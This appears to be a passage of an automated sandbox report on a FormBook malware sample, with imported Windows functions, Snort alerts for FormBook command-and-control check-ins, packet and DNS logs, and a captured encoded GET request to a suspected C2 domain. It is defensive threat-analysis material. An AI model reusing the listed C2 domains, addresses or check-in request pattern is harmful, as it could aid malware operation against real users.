USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-09:44:45.382473	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.417531	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6
04/12/21-09:44:45.418858	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.454300	ICMP	449	ICMP Time-To-Live Exceeded in Transit			149.11.89.129	192.168.2.6
04/12/21-09:44:45.456656	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.492495	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.49.165	192.168.2.6
04/12/21-09:44:45.492950	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.533869	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.0.18	192.168.2.6
04/12/21-09:44:45.534473	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.581049	ICMP	449	ICMP Time-To-Live Exceeded in Transit			154.54.36.53	192.168.2.6
04/12/21-09:44:45.581555	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.627831	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.15.66	192.168.2.6
04/12/21-09:44:45.628741	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-09:44:45.698393	ICMP	449	ICMP Time-To-Live Exceeded in Transit			195.22.208.117	192.168.2.6
04/12/21-09:44:45.698731	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.754598	ICMP	449	ICMP Time-To-Live Exceeded in Transit			93.186.128.39	192.168.2.6
04/12/21-09:44:45.779814	ICMP	384	ICMP PING			192.168.2.6	2.23.155.186
04/12/21-09:44:45.835206	ICMP	408	ICMP Echo Reply			2.23.155.186	192.168.2.6
04/12/21-09:45:38.392312	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49719	23.227.38.74	192.168.2.6
04/12/21-09:45:43.519484	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49723	80	192.168.2.6	104.21.28.135
04/12/21-09:45:43.519484	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49723	80	192.168.2.6	104.21.28.135
04/12/21-09:45:43.519484	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49723	80	192.168.2.6	104.21.28.135
04/12/21-09:46:27.541057	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	14.129.120.32
04/12/21-09:46:27.541057	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	14.129.120.32
04/12/21-09:46:27.541057	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	14.129.120.32

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:45:38.186482906 CEST	49719	80	192.168.2.6	23.227.38.74
Apr 12, 2021 09:45:38.227390051 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.229238987 CEST	49719	80	192.168.2.6	23.227.38.74
Apr 12, 2021 09:45:38.229357958 CEST	49719	80	192.168.2.6	23.227.38.74
Apr 12, 2021 09:45:38.270112991 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392312050 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392340899 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392357111 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392373085 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392389059 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392401934 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392417908 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392430067 CEST	80	49719	23.227.38.74	192.168.2.6
Apr 12, 2021 09:45:38.392508030 CEST	49719	80	192.168.2.6	23.227.38.74
Apr 12, 2021 09:45:38.392561913 CEST	49719	80	192.168.2.6	23.227.38.74
Apr 12, 2021 09:45:38.392642021 CEST	49719	80	192.168.2.6	23.227.38.74
Apr 12, 2021 09:45:43.478337049 CEST	49723	80	192.168.2.6	104.21.28.135
Apr 12, 2021 09:45:43.519201994 CEST	80	49723	104.21.28.135	192.168.2.6
Apr 12, 2021 09:45:43.519372940 CEST	49723	80	192.168.2.6	104.21.28.135

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:45:43.519484043 CEST	49723	80	192.168.2.6	104.21.28.135
Apr 12, 2021 09:45:43.560225964 CEST	80	49723	104.21.28.135	192.168.2.6
Apr 12, 2021 09:45:44.022630930 CEST	49723	80	192.168.2.6	104.21.28.135
Apr 12, 2021 09:45:44.063721895 CEST	80	49723	104.21.28.135	192.168.2.6
Apr 12, 2021 09:45:44.063839912 CEST	49723	80	192.168.2.6	104.21.28.135
Apr 12, 2021 09:45:49.197438002 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:49.271003008 CEST	80	49730	176.104.107.18	192.168.2.6
Apr 12, 2021 09:45:49.271266937 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:49.271539927 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:49.344614983 CEST	80	49730	176.104.107.18	192.168.2.6
Apr 12, 2021 09:45:49.773139000 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:49.777462006 CEST	80	49730	176.104.107.18	192.168.2.6
Apr 12, 2021 09:45:49.777493000 CEST	80	49730	176.104.107.18	192.168.2.6
Apr 12, 2021 09:45:49.777570963 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:49.778981924 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:49.845990896 CEST	80	49730	176.104.107.18	192.168.2.6
Apr 12, 2021 09:45:49.846148968 CEST	49730	80	192.168.2.6	176.104.107.18
Apr 12, 2021 09:45:54.990792990 CEST	49742	80	192.168.2.6	167.114.6.31
Apr 12, 2021 09:45:55.128532887 CEST	80	49742	167.114.6.31	192.168.2.6
Apr 12, 2021 09:45:55.128633976 CEST	49742	80	192.168.2.6	167.114.6.31
Apr 12, 2021 09:45:55.128757954 CEST	49742	80	192.168.2.6	167.114.6.31
Apr 12, 2021 09:45:55.265072107 CEST	80	49742	167.114.6.31	192.168.2.6
Apr 12, 2021 09:45:55.265363932 CEST	80	49742	167.114.6.31	192.168.2.6
Apr 12, 2021 09:45:55.265378952 CEST	80	49742	167.114.6.31	192.168.2.6
Apr 12, 2021 09:45:55.265537024 CEST	49742	80	192.168.2.6	167.114.6.31
Apr 12, 2021 09:45:55.265568972 CEST	49742	80	192.168.2.6	167.114.6.31
Apr 12, 2021 09:45:55.402008057 CEST	80	49742	167.114.6.31	192.168.2.6
Apr 12, 2021 09:46:00.427798033 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.476243973 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.476751089 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.477360964 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.527318954 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.808547020 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.808581114 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.808593988 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.808857918 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.808890104 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.811026096 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.811043978 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.811091900 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.811155081 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:00.857197046 CEST	80	49743	35.244.230.236	192.168.2.6
Apr 12, 2021 09:46:00.857292891 CEST	49743	80	192.168.2.6	35.244.230.236
Apr 12, 2021 09:46:11.315201044 CEST	49746	80	192.168.2.6	23.225.41.92
Apr 12, 2021 09:46:11.506691933 CEST	80	49746	23.225.41.92	192.168.2.6
Apr 12, 2021 09:46:11.506911039 CEST	49746	80	192.168.2.6	23.225.41.92
Apr 12, 2021 09:46:11.507055998 CEST	49746	80	192.168.2.6	23.225.41.92
Apr 12, 2021 09:46:11.699726105 CEST	80	49746	23.225.41.92	192.168.2.6
Apr 12, 2021 09:46:11.701028109 CEST	80	49746	23.225.41.92	192.168.2.6
Apr 12, 2021 09:46:11.701047897 CEST	80	49746	23.225.41.92	192.168.2.6
Apr 12, 2021 09:46:11.701212883 CEST	49746	80	192.168.2.6	23.225.41.92
Apr 12, 2021 09:46:11.701270103 CEST	49746	80	192.168.2.6	23.225.41.92
Apr 12, 2021 09:46:11.892635107 CEST	80	49746	23.225.41.92	192.168.2.6
Apr 12, 2021 09:46:27.286428928 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:27.540777922 CEST	80	49752	14.129.120.32	192.168.2.6
Apr 12, 2021 09:46:27.540909052 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:27.541057110 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:27.795403957 CEST	80	49752	14.129.120.32	192.168.2.6
Apr 12, 2021 09:46:28.047282934 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:28.299175024 CEST	80	49752	14.129.120.32	192.168.2.6
Apr 12, 2021 09:46:28.299216032 CEST	80	49752	14.129.120.32	192.168.2.6
Apr 12, 2021 09:46:28.299283981 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:28.299313068 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:28.303107977 CEST	80	49752	14.129.120.32	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:46:28.303395987 CEST	49752	80	192.168.2.6	14.129.120.32
Apr 12, 2021 09:46:33.369340897 CEST	49754	80	192.168.2.6	52.79.124.173
Apr 12, 2021 09:46:36.375056028 CEST	49754	80	192.168.2.6	52.79.124.173
Apr 12, 2021 09:46:42.375618935 CEST	49754	80	192.168.2.6	52.79.124.173
Apr 12, 2021 09:46:55.489099026 CEST	49755	80	192.168.2.6	52.79.124.173
Apr 12, 2021 09:46:58.502070904 CEST	49755	80	192.168.2.6	52.79.124.173

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:44:40.411415100 CEST	62044	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:44:40.471421957 CEST	53	62044	8.8.8.8	192.168.2.6
Apr 12, 2021 09:44:45.318442106 CEST	63791	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:44:45.379901886 CEST	53	63791	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:02.403493881 CEST	64267	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:02.452065945 CEST	53	64267	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:06.926908970 CEST	49448	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:06.976300955 CEST	53	49448	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:07.975091934 CEST	60342	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:08.028865099 CEST	53	60342	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:09.767848015 CEST	61346	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:09.816939116 CEST	53	61346	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:10.665086031 CEST	51774	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:10.713872910 CEST	53	51774	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:13.507540941 CEST	56023	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:13.556178093 CEST	53	56023	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:14.507272005 CEST	58384	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:14.558725119 CEST	53	58384	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:15.601089954 CEST	60261	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:15.652643919 CEST	53	60261	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:16.397460938 CEST	56061	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:16.447098970 CEST	53	56061	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:16.693782091 CEST	58336	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:16.744230032 CEST	53	58336	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:24.159548044 CEST	53781	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:24.208345890 CEST	53	53781	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:26.310167074 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:26.374116898 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:33.957351923 CEST	52811	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:34.008945942 CEST	53	52811	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:38.098738909 CEST	55299	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:38.181229115 CEST	53	55299	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:38.245935917 CEST	63745	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:38.294830084 CEST	53	63745	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:42.444972992 CEST	50055	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:42.493585110 CEST	53	50055	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:43.234297991 CEST	61374	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:43.282898903 CEST	53	61374	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:43.401276112 CEST	50339	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:43.477227926 CEST	53	50339	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:44.023648024 CEST	63307	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:44.072280884 CEST	53	63307	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:46.757334948 CEST	49694	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:46.931324959 CEST	53	49694	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:47.535931110 CEST	54982	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:47.638746977 CEST	53	54982	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:48.178205013 CEST	50010	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:48.333719015 CEST	63718	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:48.398461103 CEST	53	63718	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:48.424993992 CEST	53	50010	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:48.852025986 CEST	62116	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:48.912116051 CEST	53	62116	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:49.049273968 CEST	63816	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:49.195744038 CEST	53	63816	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:45:49.485671043 CEST	55014	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:49.547981024 CEST	53	55014	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:50.095978022 CEST	62208	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:50.155900955 CEST	53	62208	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:50.676520109 CEST	57574	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:50.733710051 CEST	53	57574	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:51.402580976 CEST	51818	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:51.526132107 CEST	53	51818	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:52.361677885 CEST	56628	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:52.425081015 CEST	53	56628	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:52.886096954 CEST	60778	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:52.943603992 CEST	53	60778	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:54.694713116 CEST	53799	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:54.760945082 CEST	53	53799	8.8.8.8	192.168.2.6
Apr 12, 2021 09:45:54.822232008 CEST	54683	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:45:54.989849091 CEST	53	54683	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:00.279237032 CEST	59329	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:00.426578045 CEST	53	59329	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:01.417362928 CEST	64021	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:01.468851089 CEST	53	64021	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:02.381097078 CEST	56129	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:02.430174112 CEST	53	56129	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:05.835242987 CEST	58177	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:05.914354086 CEST	53	58177	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:10.956753969 CEST	50700	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:11.314012051 CEST	53	50700	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:16.721827984 CEST	54069	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:16.811510086 CEST	53	54069	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:18.767153978 CEST	61178	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:18.846771955 CEST	53	61178	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:21.827483892 CEST	57017	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:21.893973112 CEST	53	57017	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:25.161154985 CEST	56327	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:25.211283922 CEST	53	56327	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:25.978316069 CEST	50243	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:26.026947975 CEST	53	50243	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:26.930490971 CEST	62055	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:27.285378933 CEST	53	62055	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:27.477775097 CEST	61249	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:27.551372051 CEST	53	61249	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:33.058473110 CEST	65252	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:33.364765882 CEST	53	65252	8.8.8.8	192.168.2.6
Apr 12, 2021 09:46:55.098449945 CEST	64367	53	192.168.2.6	8.8.8.8
Apr 12, 2021 09:46:55.480940104 CEST	53	64367	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 09:45:38.098738909 CEST	192.168.2.6	8.8.8.8	0x18	Standard query (0)	www.cjaccessories.net	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:43.401276112 CEST	192.168.2.6	8.8.8.8	0x601a	Standard query (0)	www.sportfest40.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:49.049273968 CEST	192.168.2.6	8.8.8.8	0x76f7	Standard query (0)	www.kakavjesajt.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:54.822232008 CEST	192.168.2.6	8.8.8.8	0x1dd4	Standard query (0)	www.cursosdigitaisbr.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:00.279237032 CEST	192.168.2.6	8.8.8.8	0x1b8b	Standard query (0)	www.llmav.xyz	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:05.835242987 CEST	192.168.2.6	8.8.8.8	0xb9ff	Standard query (0)	www.360caiyin.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:10.956753969 CEST	192.168.2.6	8.8.8.8	0x2afc	Standard query (0)	www.35efb510815e.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:16.721827984 CEST	192.168.2.6	8.8.8.8	0x13ee	Standard query (0)	www.nescleanups.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:21.827483892 CEST	192.168.2.6	8.8.8.8	0xfe	Standard query (0)	www.stripepayment.online	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 09:46:26.930490971 CEST	192.168.2.6	8.8.8.8	0xa915	Standard query (0)	www.beyoncos.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:33.058473110 CEST	192.168.2.6	8.8.8.8	0x756	Standard query (0)	www.mg-izkerr8.net	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:55.098449945 CEST	192.168.2.6	8.8.8.8	0x92af	Standard query (0)	www.mg-izkerr8.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 09:45:38.181229115 CEST	8.8.8.8	192.168.2.6	0x18	No error (0)	www.cjaccessories.net	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:45:38.181229115 CEST	8.8.8.8	192.168.2.6	0x18	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:43.477227926 CEST	8.8.8.8	192.168.2.6	0x601a	No error (0)	www.sportfest40.com		104.21.28.135	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:43.477227926 CEST	8.8.8.8	192.168.2.6	0x601a	No error (0)	www.sportfest40.com		172.67.170.213	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:49.195744038 CEST	8.8.8.8	192.168.2.6	0x76f7	No error (0)	www.kakavjesajt.com	kakavjesajt.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:45:49.195744038 CEST	8.8.8.8	192.168.2.6	0x76f7	No error (0)	kakavjesajt.com		176.104.107.18	A (IP address)	IN (0x0001)
Apr 12, 2021 09:45:54.989849091 CEST	8.8.8.8	192.168.2.6	0x1dd4	No error (0)	www.cursosdigitaisbr.com	cursosdigitaisbr.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:45:54.989849091 CEST	8.8.8.8	192.168.2.6	0x1dd4	No error (0)	cursosdigitaisbr.com		167.114.6.31	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:00.426578045 CEST	8.8.8.8	192.168.2.6	0x1b8b	No error (0)	www.llmav.xyz		35.244.230.236	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:05.914354086 CEST	8.8.8.8	192.168.2.6	0xb9ff	Server failure (2)	www.360caiyin.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:11.314012051 CEST	8.8.8.8	192.168.2.6	0x2afc	No error (0)	www.35efb510815e.com	34.anxin58.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:46:11.314012051 CEST	8.8.8.8	192.168.2.6	0x2afc	No error (0)	34.anxin58.com		23.225.41.92	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:16.811510086 CEST	8.8.8.8	192.168.2.6	0x13ee	Name error (3)	www.nescleanups.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:21.893973112 CEST	8.8.8.8	192.168.2.6	0xfe	Name error (3)	www.stripepayment.online	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:27.285378933 CEST	8.8.8.8	192.168.2.6	0xa915	No error (0)	www.beyoncos.com		14.129.120.32	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:27.285378933 CEST	8.8.8.8	192.168.2.6	0xa915	No error (0)	www.beyoncos.com		14.129.120.31	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:33.364765882 CEST	8.8.8.8	192.168.2.6	0x756	No error (0)	www.mg-izkerr8.net		52.79.124.173	A (IP address)	IN (0x0001)
Apr 12, 2021 09:46:55.480940104 CEST	8.8.8.8	192.168.2.6	0x92af	No error (0)	www.mg-izkerr8.net		52.79.124.173	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.cjaccessories.net
- www.sportfest40.com
- www.kakavjesajt.com
- www.cursosdigitaisbr.com
- www.llmav.xyz
- www.35efb510815e.com
- www.beyoncos.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49719	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:45:38.229357958 CEST	1268	OUT	GET /eqas/?Kzrx=zlzoH+ErGdORI3KgnipEDQmAM+5mnlewXlSz4LF6ZDcdx8ultHTjoqljxUMZx7tHvLXvbS3vgg==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.cjaccessories.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:45:38.392312050 CEST	1270	IN	HTTP/1.1 403 Forbidden Date: Mon, 12 Apr 2021 07:45:38 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 176 X-Sorting-Hat-ShopId: 46331166869 X-Dc: gcp-us-central1 X-Request-ID: 43a3242b-95f4-408b-8137-67f860923cdc Set-Cookie: _shopify_fs=2021-04-12T07%3A45%3A38Z; Expires=Tue, 12-Apr-22 07:45:38 GMT; Domain=cjaccessories.net; Path=/; SameSite=Lax X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-Download-Options: noopen X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 0966a421d500002c26c3167000000001 Server: cloudflare CF-RAY: 63ead61629122c26-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 33 33 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 